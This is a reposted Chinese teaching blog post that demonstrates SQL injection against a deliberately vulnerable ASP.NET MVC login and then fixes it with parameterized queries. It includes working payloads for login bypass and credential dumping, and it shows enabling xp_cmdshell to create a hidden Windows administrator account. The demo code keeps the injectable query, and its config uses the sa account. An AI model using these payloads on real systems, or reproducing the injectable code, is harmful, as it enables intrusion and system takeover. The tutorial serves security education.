
浅谈SQL注入风险 - 一个Login拿下Server(转)
前两天,带着学生们学习了简单的ASP.NET MVC,通过ADO.NET方式连接数据库,实现增删改查。
可能有一部分学生提前预习过,在我写登录SQL的时候,他们鄙视我说:“老师你这SQL有注入,随便都能登录了。不能这么写!”
“呦?小伙子这都知道了?那你说说看 啥是注入?注入只能拿来绕过登录么?”
好吧,竟然在老子面前装逼,看来不给你点儿颜色看看,你还真是不明白天有多高。。
于是乎。。哈哈。大清早的,轻松在班里装了一手好逼。。
呵呵。不说了,下面我把那个项目重写一下发上来吧。演示一下注入有哪些危害。怎么避免等。
(*^_^*) 大牛勿喷。
▁▃▅ 浅谈SQL注入风险 - 一个Login拿下Server ▅▃▁
目录:
本文主要就是介绍SQL注入基本手法,危害,以及如何解决。
技术有点渣渣,大牛勿喷。。。。
一、数据库。
只创建了一个Admin表,结构如下:
1 create table Admin

2 (

3   Id int primary key identity(1,1) not null,

4   Username nvarchar(50) not null,

5   Password nvarchar(50) not null

6 )

7 go

插入三条测试数据如下:
二、Web项目

这里为了演示,所以我只搭建了一个简单的三层结构(ASP.NET MVC作为UI,DAL,BLL)以及模型Model:
1. Model模型层的AdminInfo.cs:

 1 using System;

 2 using System.Collections.Generic;

 3 using System.Linq;

 4 using System.Text;

 5

 6 namespace Guying.BlogsDemo.Model

 7 {

 8     /// <summary>

 9     /// Admin 模型

10     /// </summary>

11     public class AdminInfo

12     {

13         /// <summary>

14         /// 编号

15         /// </summary>

16         public int Id { get; set; }

17

18         /// <summary>

19         /// 账号

20         /// </summary>

21         public string Username { get; set; }

22

23         /// <summary>

24         /// 密码

25         /// </summary>

26         public string Password { get; set; }

27     }

28 }
AdminInfo.cs
2. Web.config添加连接字符串:
1     <connectionStrings>

2       <add name="BlogDemo" connectionString="server=.;database=BlogDemo;uid=sa;pwd=LonelyShadow" providerName="System.Data.SqlClient"/>

3     </connectionStrings>
3. DAL数据层的DBHelper.cs辅助类:
 1 using System;

 2 using System.Collections.Generic;

 3 using System.Configuration;

 4 using System.Linq;

 5 using System.Text;

 6

 7 namespace Guying.BlogsDemo.DAL

 8 {

 9     /// <summary>

10     /// 数据访问辅助类

11     /// </summary>

12     public class DBHelper

13     {

14         /// <summary>

15         /// BlogDemo 数据库链接字符串

16         /// </summary>

17         public static readonly string CONNECTIONSTRING = ConfigurationManager.ConnectionStrings["BlogDemo"].ConnectionString;

18     }

19 }
DBHelper.cs
4. DAL数据层的AdminService.cs中写了一个登录的Login方法(SQL存在注入):
 1 using System;

 2 using System.Collections.Generic;

 3 using System.Linq;

 4 using System.Text;

 5 using System.Data.SqlClient;

 6 using Guying.BlogsDemo.Model;

 7

 8 namespace Guying.BlogsDemo.DAL

 9 {

10     /// <summary>

11     /// Admin 数据提供

12     /// </summary>

13     public class AdminService

14     {

15         /// <summary>

16         /// Admin 登录

17         /// </summary>

18         /// <param name="adminInfo">登录目标对象</param>

19         /// <returns>返回结果对象,null为登录失败</returns>

20         public AdminInfo Login(AdminInfo adminInfo)

21         {

22             AdminInfo result = null;

23             string sql = string.Format(" select Id,Username,Password from Admin where Username='{0}' and Password='{1}' ", adminInfo.Username, adminInfo.Password);

24             using (SqlConnection conn = new SqlConnection(DBHelper.CONNECTIONSTRING))

25             {

26                 conn.Open();

27                 using (SqlCommand comm = new SqlCommand(sql, conn))

28                 {

29                     using (SqlDataReader reader = comm.ExecuteReader())

30                     {

31                         if (reader.Read())

32                         {

33                             result = new AdminInfo()

34                             {

35                                 Id = (int)reader["Id"],

36                                 Username = reader["Username"].ToString(),

37                                 Password = reader["Password"].ToString()

38                             };

39                         }

40                     }

41                 }

42             }

43             return result;

44         }

45     }

46 }
AdminService.cs(SQL存在注入)
5. BLL业务逻辑的AdminManager.cs:
 1 using System;

 2 using System.Collections.Generic;

 3 using System.Linq;

 4 using System.Text;

 5 using Guying.BlogsDemo.DAL;

 6 using Guying.BlogsDemo.Model;

 7

 8 namespace Guying.BlogsDemo.BLL

 9 {

10     public class AdminManager

11     {

12         private AdminService _AdminService = null;

13

14         public AdminManager()

15         {

16             if (_AdminService==null)

17             {

18                 _AdminService = new AdminService();

19             }

20         }

21

22         /// <summary>

23         /// Admin 登录

24         /// </summary>

25         /// <param name="adminInfo">登录目标对象</param>

26         /// <returns>返回结果对象,null为登录失败</returns>

27         public AdminInfo Login(AdminInfo adminInfo)

28         {

29             return _AdminService.Login(adminInfo);

30         }

31     }

32 }
AdminManager.cs
6. WebUI层的HomeController:
 1 using System;

 2 using System.Collections.Generic;

 3 using System.Linq;

 4 using System.Web;

 5 using System.Web.Mvc;

 6 using Guying.BlogsDemo.Model;

 7 using Guying.BlogsDemo.BLL;

 8 using System.Text;

 9

10 namespace Guying.BlogsDemo.WebUI.Controllers

11 {

12     public class HomeController : Controller

13     {

14         [HttpGet]

15         public ActionResult Login()

16         {

17             return View();

18         }

19

20         [HttpPost]

21         public ActionResult Login(AdminInfo adminInfo)

22         {

23             AdminManager _AdminManager = new AdminManager();

24             adminInfo = _AdminManager.Login(adminInfo);

25             JsonResult json = new JsonResult() { Data = adminInfo, ContentEncoding = Encoding.UTF8 };

26             return json;

27         }

28

29     }

30 }
WebUI的HomeController.cs
7. WebUI的Views/Home/Login:
 1 @model Guying.BlogsDemo.Model.AdminInfo

 2

 3 @{

 4     ViewBag.Title = "Login";

 5 }

 6

 7 <link href="~/CSS/home.login.css" rel="stylesheet" />

 8

 9 <div class="box-max">

10     <h2>Login</h2>

11     <hr />

12

13     @using (Html.BeginForm())

14     {

15         @Html.AntiForgeryToken()

16         @Html.ValidationSummary(true)

17

18         <table>

19             <tr>

20                 <th>账号:</th>

21                 <td>

22                     @Html.EditorFor(model => model.Username)

23                     @Html.ValidationMessageFor(model => model.Username)

24                 </td>

25             </tr>

26             <tr>

27                 <th>

28                     密码:

29                 </th>

30                 <td>

31                     @Html.EditorFor(model => model.Password)

32                     @Html.ValidationMessageFor(model => model.Password)

33                 </td>

34             </tr>

35             <tr>

36                 <td colspan="2" align="center">

37                     <input type="submit" value="登 录" />

38                 </td>

39             </tr>

40         </table>

41     }

42 </div>
Views/Home/Login.cshtml
8. WebUIHome/Login的css:
1 *{transition:all 0.3s;}

2 body{margin:0px; padding:0px; background-color:#F8F8F8;}

3 .box-max{ width:500px; margin:100px auto; border:1px solid #CCC; padding:10px; border-radius:10px; background-color:#FFFFFF;}

4 .box-max table{width:100%;}

5 .box-max table tr{line-height:40px;}

6 .box-max table th{text-align:right;}

7 .box-max table td input{width:100%;}

8 .box-max table tr:last-child input{width:auto; padding:5px 10px; background-color:#FFF; border:1px solid black; border-radius:5px; cursor:pointer;}

9 .box-max table tr:last-child input:hover{background-color:#EFEFEF; text-decoration:underline;}
home.login.css

9. 运行结果:
三、注入
1. 废话不多说、直接测试注入。
账号: ' or 1=1 -- ,密码(随意): fuck ,结果如下:

你还在认为注入只是为了绕过登录进入网站么?
那你就错了。

竟然返回的是一个包含整个用户信息的Json?!
这也是一个程序设计的严重不当!
不知道大家前阵子还记得某酒店、某招聘网站,就是因为移动App,被人抓包,截取到了一个request,提交id,则会返回其所有基本信息。
最后导致千万级数据泄露。
也就是类似于下面这样操作:
2. 获取所有用户信息:
这里需要主键字段,我就不注入检测了,假设我们已经测出了主键为ID。
那么我们可以登录这样写(密码随意):
账号: ' or (1=1 and Id=1) -- ,返回结果: {"Id":1,"Username":"admin","Password":"admin1234"} ;
账号: ' or (1=1 and Id=2) -- ,返回结果: {"Id":2,"Username":"zhangsan","Password":"666666"} ;
账号: ' or (1=1 and Id=3) -- ,返回结果: {"Id":3,"Username":"lisi","Password":"888888"}
如果我们写一个程序,循环发送这个请求,将获得的数据保存,那么你的用户数据裤子是不是也要被脱得干干净净了?
3. 下一步,经典的开启xp_cmdshell(看不懂的自行Google):
账号: ' or 1=1; exec sp_configure 'show advanced options',1; reconfigure; exec sp_configure 'xp_cmdshell',1; reconfigure; --
后面操作的结果就不用看了,也是返回前面登录用户的Json,但是已经成功执行后面的代码了。
然后,xp_cmdshell已经获取了,你还想干什么不行?
这里我只做一个概念性的测试,演示一下其危害。
根据项目的不同,注入可能还会导致更严重的后果。
当然,你也可以创建文件,添加任务等,例如这样:
添加隐藏账号,并提升管理员组:
账号填写: ' or 1=1; exec xp_cmdshell 'echo net user fuck 123456 /add > D:\a.bat & echo net localgroup administrators
fuck /add >> D:\a.bat & echo exit >> D:\a.bat' --
修改权限/修改所有者:
账号填写: ' or 1=1; exec xp_cmdshell 'icacls D:\a.bat /setowner everyone & icacls D:\a.bat /grant everyone:F' --
执行:
账号填写: ' or 1=1; exec xp_cmdshell 'D: & D:\a.bat' --
结果:

好吧,上面DOS你懂得。
当然,你还可以通过DOS xxxxxxxxxxxxxxxxxxxxxxxxxxxxx。。。
四、如何避免
这个应该很简单吧,其实就是我们日常编码习惯的问题。
登录SQL可以改成通过SqlParameter传参的方式,返回结果可以设置返回bool来标识成功/失败,修改后的方法如下:
 1 using System;

 2 using System.Collections.Generic;

 3 using System.Linq;

 4 using System.Text;

 5 using System.Data.SqlClient;

 6 using Guying.BlogsDemo.Model;

 7

 8 namespace Guying.BlogsDemo.DAL

 9 {

10     /// <summary>

11     /// Admin 数据提供

12     /// </summary>

13     public class AdminService

14     {

15         /// <summary>

16         /// Admin 登录

17         /// </summary>

18         /// <param name="adminInfo">登录目标对象</param>

19         /// <returns>返回操作结果,true成功 / false失败</returns>

20         public bool Login(AdminInfo adminInfo)

21         {

22             int count = 0;

23             string sql = " select count(1) from Admin where Username=@Username and Password=@Password ";

24             using (SqlConnection conn = new SqlConnection(DBHelper.CONNECTIONSTRING))

25             {

26                 conn.Open();

27                 using (SqlCommand comm = new SqlCommand(sql, conn))

28                 {

29                     comm.Parameters.AddRange(new[] { new SqlParameter("@Username", adminInfo.Username), new SqlParameter("@Password", adminInfo.Password) });

30                     count = (int)comm.ExecuteScalar();

31                 }

32             }

33             return count > 0;

34         }

35     }

36 }
修改后的登录方法
平时写代码,多注意下这些问题。
当然,数据库的存储过程也不是没卵用的咸鱼,记得多用。
五、 没了
就是演示一下危害,什么年代了都,不应该出现注入的问题了吧。
毕竟每个项目不一样,指不定注入还会导致什么问题呢。
最后。。。。。。。。。。。大牛勿喷。么么哒~
http://www.cnblogs.com/LonelyShadow/p/4925127.html
浅谈SQL注入风险 - 一个Login拿下Server(转)的更多相关文章
- 浅谈SQL注入风险 - 一个Login拿下Server
前两天,带着学生们学习了简单的ASP.NET MVC,通过ADO.NET方式连接数据库,实现增删改查. 可能有一部分学生提前预习过,在我写登录SQL的时候,他们鄙视我说:“老师你这SQL有注入,随便都 ...
- 【sql注入】浅谈sql注入中的Post注入
[sql注入]浅谈sql注入中的Post注入 本文来源:i春秋学院 00x01在许多交流群中,我看见很多朋友对于post注入很是迷茫,曾几何,我也是这样,因为我们都被复杂化了,想的太辅助了所以导致现在 ...
- 浅谈SQL注入
先看一个sql语句: select * from admin where username='(此处为用户输入的数据)'; 在没有任何过滤的情况下,如果用户输入:' or 1=1 -- 这条语句就为: ...
- 浅谈SQL注入漏洞以及防范策略
--HeShiwei 2014-5-15 什么是SQL注入 SQL注入,指的是用户通过向登录框输入恶意字符,利用代码的字符串拼接漏洞进行网站注入攻击,最终导致整个网站用户表信息泄露的攻击方式.黑客就是 ...
- 浅谈 SQL 注入(注入篇)
一.SQL注入简介 1.1 什么是SQL注入 在用户可控制的参数上过滤不严或没有任何限制,使得用户将传入的参数(如URL,表单,http header)与SQL语句合并构成一条 SQL语句传递给web ...
- 转【】浅谈sql中的in与not in,exists与not exists的区别_
浅谈sql中的in与not in,exists与not exists的区别 1.in和exists in是把外表和内表作hash连接,而exists是对外表作loop循环,每次loop循环再对内表 ...
- 浅谈sql中的in与not in,exists与not exists的区别
转 浅谈sql中的in与not in,exists与not exists的区别 12月12日北京OSC源创会 —— 开源技术的年终盛典 » sql exists in 1.in和exists ...
- 浅谈sql 、linq、lambda 查询语句的区别
浅谈sql .linq.lambda 查询语句的区别 LINQ的书写格式如下: from 临时变量 in 集合对象或数据库对象 where 条件表达式 [order by条件] select 临时变量 ...
- 如何使用PDO查询Mysql来避免SQL注入风险?ThinkPHP 3.1中的SQL注入漏洞分析!
当我们使用传统的 mysql_connect .mysql_query方法来连接查询数据库时,如果过滤不严,就有SQL注入风险,导致网站被攻击,失去控制.虽然可以用mysql_real_escape_ ...
随机推荐
- centos6.4设备hadoop-2.5.1(完全分布式)
环境介绍: 在这两种装备centos6.4(32位置)的server安装Hadoop-2.5.1分布式集群(2台机器,主要试验用.哈哈). 1.改动主机名和/etc/hosts文件 1)改动主机名(非 ...
- oralce 获取自定义主键编码,有并发问题
F_GET_SEQUENCE,功能函数,当多个服务同时调用此函数,可能产生并发问题,待解决,加主键. CREATE OR REPLACE Function f_Get_Sequence(As_Comp ...
- 使用commons-fileupload进行上传
须要使用的包 这两个包在Apache官网上能够下载得到 commons-fileupload-1.3.1.jar是Apache的一个开源项目.废话不说直接说吧 前段页面 <form action ...
- 连接字符串中Min Pool Size的理解是错误,超时时间已到,但是尚未从池中获取连接。出现这种情况可能是因为所有池连接均在使用,并且达到了最大池大小。
Min Pool Size的理解是错误的 假设我们在一个ASP.NET应用程序的连接字符串中将Min Pool Size设置为30: <add name="cnblogs" ...
- Directx11 xnamath.h 报错
xnamath.h 报错: 在标识符“XMConvertToRadians”的前面 如下报错 >d:\program files\microsoft directx sdk (june )\in ...
- 在用TabbarController中出现navigationController 嵌套报错
假设出现: nested push animation can result in corrupted navigation bar Finishing up a navigation transit ...
- 迅雷云加速开放平台c#demo
迅雷云加速开放平台c#demo.很多人很遇到下载文件的问题.这个例子是调用迅雷云加速开放平台的dll,进行下载,速度很快,下载过程中可以获取到很全的下载信息,比如下载速度,进度,完成状态等. 例子中带 ...
- liunx tomcat多站点配置
<Host name="nav" debug="0" appBase="webapps" unpackWARs="true ...
- Swift UI学习UITableView and protocol use
Models: UserModel.swift Views: UserInfoCell.swift Controllers: RootViewController.swift, DetailViewC ...
- Servlet(五岁以下儿童)web.xml一些常用的配置
(1)lode-on-startup,这Servlet该项目启动时它将被称为(从主要的电话init办法,为了安全起见,一般不应为Servlet建立URL制图).一些数据通常被用作前处理,或使用多线程建 ...